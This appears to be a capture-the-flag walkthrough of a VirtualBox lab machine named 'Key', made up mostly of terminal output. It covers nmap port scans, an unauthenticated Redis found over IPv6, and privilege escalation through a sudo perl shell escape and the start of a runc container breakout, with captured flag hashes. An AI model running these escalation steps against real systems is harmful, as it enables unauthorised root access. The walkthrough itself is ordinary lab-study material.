Key

```
┌──(root㉿kali)-[/home/guel]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.228
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-24 16:02 EDT
Initiating ARP Ping Scan at 16:02
Scanning 192.168.0.228 [1 port]
Completed ARP Ping Scan at 16:02, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:02
Scanning 192.168.0.228 [65535 ports]
Discovered open port 80/tcp on 192.168.0.228
Discovered open port 22/tcp on 192.168.0.228
Completed SYN Stealth Scan at 16:02, 16.41s elapsed (65535 total
Nmap scan report for 192.168.0.228
Host is up, received arp-response (0.055s latency).
Scanned at 2025-03-24 16:02:37 EDT for 17s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:39:EF:EE (PCS Systemtechnik/Oracle VirtualB

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds
           Raw packets sent: 81065 (3.567MB) | Rcvd: 65536 (2.621
```

-sCV -p22,80

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 51:f9:f5:59:cd:45:4e:d1:2c:06:41:3b:a6:7a:91:19 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+vbi23VIrHOgPiLSYNeSDJrQaV7OltXBLqYXW4b6gc
5sMZuudbiPuFRJJkzWC9Uj6IIa5m/1LmrRXsGsxXR0pc+pYVLr0jHcvNOEhQkob7iFcV5IQMi6+q4PupWJc
fGbM5YTppjoyXjYqD+MHTAjF7BWEbu6A3CMmWws62kV70qE9TLmVf0WbBIVlLEg3BDOOpRyIdpgXlIcBT3I
grEmxu9UvL3hwui8he5WepW98OawFZo3Fp4+iub6I1Lfnr2UyEJugXDO69A99vwfF8JYQDWf97BDLqshSc=
|   256 5c:9f:60:b7:c5:50:fc:01:fa:37:7c:dc:16:54:87:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE4A9MWv3
/fak=
|   256 04:da:68:25:69:d6:2a:25:e2:5b:e2:99:36:36:d7:48 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMMpPcIE34GeQrTVaeAzxKlCrQ38DQtEis9VYhzM5cki
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.54 ((Debian))
|_http-title: Apache2 Test Debian Default Page: It works
|_http-server-header: Apache/2.4.54 (Debian)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: 08:00:27:39:EF:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root㉿kali)-[/home/guel]
└─# whatweb 192.168.0.228
http://192.168.0.228 [200 OK] Apache[2.4.54], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.0.228], Title[Apache2 Test
Debian Default Page: It works]
```

```
┌──(root㉿kali)-[/home/guel]
└─# nmap -6 -p- -Pn -n -v fe80::a00:27ff:fe39:efee%eth0
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-24 16:46 EDT
Initiating ND Ping Scan at 16:46
Scanning fe80::a00:27ff:fe39:efee [1 port]
Completed ND Ping Scan at 16:46, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:46
Scanning fe80::a00:27ff:fe39:efee [65535 ports]
Discovered open port 80/tcp on fe80::a00:27ff:fe39:efee
Discovered open port 22/tcp on fe80::a00:27ff:fe39:efee
Discovered open port 6379/tcp on fe80::a00:27ff:fe39:efee
Completed SYN Stealth Scan at 16:46, 21.60s elapsed (65535 total ports)
Nmap scan report for fe80::a00:27ff:fe39:efee
Host is up (0.0049s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
6379/tcp open  redis
MAC Address: 08:00:27:39:EF:EE (PCS Systemtechnik/Oracle VirtualBox virtual NI
```


`-sCV` `-p22,80,6379`

```
Host is up (0.0017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.54 ((Debian))
6379/tcp open  redis   Redis key-value store 6.0.16
MAC Address: 08:00:27:39:EF:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| address-info:
|   IPv6 EUI-64:
|     MAC address:
|       address: 08:00:27:39:ef:ee
|_      manuf: PCS Systemtechnik/Oracle VirtualBox virtual NIC
```

```
┌──(root㉿kali)-[/home/guel/Work/RedisModules-ExecuteCommand]
└─# redis-cli -h fe80::a00:27ff:fe39:efee%eth0
[fe80::a00:27ff:fe39:efee%eth0]:6379> config get *
  1) "rdbchecksum"
  2) "yes"
```

```
280) ""
281) "client-query-buffer-limit"
282) "1073741824"
283) "watchdog-period"
284) "0"
285) "dir"
286) "/home/dick"
287) "save"
288) ""
289) "client-output-buffer-limit"
290) "normal 0 0 0 slave 268435456 67108864 60 p
291) "unixsocketperm"
292) "0"
293) "slaveof"
294) ""
295) "notify-keyspace-events"
```



c58f5b2a916dc3287ec6901777ba7912


https://hacktricks.boitatech.com.br/linux-unix/privilege-escalation/runc-privilege-escalation

```
dick@key:/home$ sudo -u gary /usr/bin/perl -e 'system("/bin/bash");'
gary@key:/home$
```

```
gary@key:/home$ sudo -l
Matching Defaults entries for gary on key:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gary may run the following commands on key:
    (root) NOPASSWD: /usr/bin/runc
```

```
-rw-r--r-- 1 gary gary   66 May 21  2023
gary@key:~$ mkdir exploit
gary@key:~$ cd exploit/
gary@key:~/exploit$ mkdir rootfs
gary@key:~/exploit$ runc spec
gary@key:~/exploit$ nano config.json
gary@key:~/exploit$
```



`c4fe6806da41e3087eff3c01b1a98d5f`